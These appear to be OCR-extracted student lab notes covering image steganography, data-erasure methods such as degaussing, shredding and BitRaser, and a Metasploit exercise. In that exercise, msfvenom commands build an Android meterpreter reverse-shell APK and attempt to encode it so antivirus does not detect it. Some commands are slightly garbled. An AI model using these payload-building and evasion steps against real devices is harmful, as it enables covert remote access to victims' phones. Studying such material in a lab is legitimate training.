



image Steganography :

Hiding data inside image files like .jpg, .png, or .bmp.


How to use :

Step1: open the browser search that stylesuxx.github.io

Step2: click the web site and open the web site




Step3:click on the choice file and select the file and type it msg



Eample: you are hack


Step4: choice image

example




Step5:click on decode

Step6: choice file



Input:



Permanentlyl'clear the system method

1 Degussing technique

degaussing techniques, which usually refer to the process of **eliminating or reducing magnetic fields**. This is especially important in areas like **data destruction**, **CRT displays**, and **military/naval operations**. Let’s break it down by

2 overwriting

Overwriting is the process of **replacing old data on a storage device** with new data — like zeros, ones, or random bits — so that the original data is no longer recoverable.

3 shredding

Shredding is the process of **permanently deleting files** by **overwriting their data** on a storage device, so the original information **cannot be recovered**.

It's like digital paper shredding: once a file is shredded, it's gone for good.

4 data sanitization

Data sanitization involves purposely, permanently deleting, or destroying data from a storage device, to ensure it cannot be recovered. Ordinarily, when data is deleted from storage media, the media is not really erased and can be recovered by an attacker who gains access to the device

Permanently clear the system using Bit Raser

What Is BitRaser?

BitRaser is a professional-grade software used for **data sanitization** — it **permanently erases data** from hard drives, SSDs, servers, and mobile devices.

It's developed by **Stellar**, and is commonly used by:

- IT professionals
- Enterprises
- Government agencies
- Anyone needing secure, **audit-proof data erasure**

✅ Why Use BitRaser?

1. 🔒 Secure, Permanent Erasure

- Completely wipes data beyond recovery.
- Works on HDDs, SSDs, NVMe, USBs, etc.
- Ideal for confidential data: financial records, personal data, intellectual property.

Extra Activity using metasploit framework


Task1

How to create fully undetectable payload Using Metasploit and virustotal


Step1 open the kali linux terminal

Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > hack.apk


Step2: type the ls




Step3: go to virustotal website and upload the payload



Result: detect the payload virustotal






How to create fully undetectable payload use encode technique

Step1 open the kali linux terminal


Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > jhon.apk –e php/base64

